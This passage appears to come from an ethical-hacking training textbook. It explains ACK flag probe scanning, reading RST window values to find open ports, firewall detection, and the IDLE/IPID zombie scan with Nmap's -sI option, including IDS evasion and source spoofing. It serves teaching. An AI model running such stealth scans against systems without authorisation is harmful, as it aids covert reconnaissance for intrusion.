


Figure 3.50: Window-based ACK flag probe scanning


  If the window value of the RST packet on a particular port is non-zero, then that port is open. An example showing a log of the first four RST packets received is presented below:



```
1: host 10.2.2.12 port 20: F:RST -> tt1: 64 win: 0
2: host 10.2.2.12 port 21: F:RST -> tt1: 64 win: 0
3: host 10.2.2.12 port 22: F:RST -> tt1: 64 win: 512
4: host 10.2.2.12 port 23: F:RST -> tt1: 64 win: 0
```

Figure 3.51: Screenshot showing the open port based on the window value of the RST packet

The above figure shows that the TTL value returned for each packet is the same; hence, you cannot perform TTL-based ACK flag probe scanning to find the open ports. Therefore, when you observe the window value, the third packet has a non-zero window value, which means that the port is open. When the returned RST value is zero, then the port is closed. If there is no response even after many retransmissions and an ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned, then the port is inferred to be a filtered port.

Advantages:

- This type of scan can evade IDS in most cases.

Disadvantages:

- It is extremely slow and can exploit only older OSs with vulnerable BSD-derived TCP/IP stacks.

Checking the Filtering Systems of Target Networks

The ACK flag probe scanning technique also helps in checking the filtering systems of target networks. The attacker sends an ACK probe packet to check the filtering mechanism (firewalls) of packets employed by the target network.

Sending an ACK probe packet with a random sequence number and getting no response from the target means that the port is filtered (stateful firewall is present); an RST response from the target means that the port is not filtered (no firewall is present).

IDLE/IPID Header Scan

The IDLE/IPID header scan is a TCP port scan method that can be used to send a spoofed source address to a computer to determine what services are available. It offers the complete blind scanning of a remote host. Most network servers listen on TCP ports; for example, web servers listen on port 80, and mail servers listen on port 25. A port is considered “open” if an application is listening on the port. One way to determine whether a port is open is to send a “SYN” (session establishment) packet to the port. The target machine returns a “SYN|ACK” (session request acknowledgement) packet if the port is open or an “RST” (reset) packet if the port is closed. A machine that receives an unsolicited SYN|ACK packet responds with an RST. An unsolicited RST is ignored. Every IP packet on the Internet has an “IP identifier” (IPID) that uniquely identifies fragments of an original IP datagram. The OS increases the IPID for each packet sent. Thus, probing an IPID reveals to an attacker the number of packets sent since the last probe. In Zenmap, the `-sI` option is used to perform an IDLE scan.

Figure 3.58: IDLE/IPID Header scan using Nmap

The attacker performs this scan by impersonating another computer via spoofing. The attacker does not send a packet from their IP address; instead, they use another host, often called a “zombie,” to scan the remote host and identify open ports. In this attack, the attacker expects the sequence numbers of the zombie host, and if the remote host checks the IP of the scanning party, the IP of the zombie machine is displayed.


IDLE Scan

- **Step 1**

  The first step in an idle scan is to determine an appropriate zombie. A zombie that incrementally assigns IPID packets on a global basis is an appropriate or idle zombie for performing idle scans. The shorter the time interval for request/response between the attacker-zombie and zombie-target, the faster is the scan.

Choose a “Zombie” and Probe Its Current IP Identification (IPID) Number

In the first step, the SYN+ACK packet is sent to the zombie machine to probe its IPID number. Here, the SYN+ACK packet is sent to probe the IPID number and not to establish a TCP connection (three-way handshake).



IPID Probe SYN + ACK Packet
Response: IPID=31337
RST Packet
Attacker
Zombie

Figure 3.59: IDLE scan: step 1


As the zombie does not expect a SYN+ACK packet, it denies the connection by returning an RST packet. The RST packet sent by the zombie machine is analyzed to extract the IPID. As shown in figure, we assume that the zombie responds with `IPID=31337`. Furthermore, we assume that the IPID is X.

- **Step 2**

  The attacker sends a SYN packet to the target machine on port 80, spoofing the IP address of the zombie.

Idle Scan: Step 2.1 (Open Port)

If the port is open, the target sends the SYN+ACK packet to the zombie (as the IP address was spoofed) to proceed with the three-way handshake. Because the zombie did not expect a SYN+ACK packet from the target machine, it responds with an RST packet.



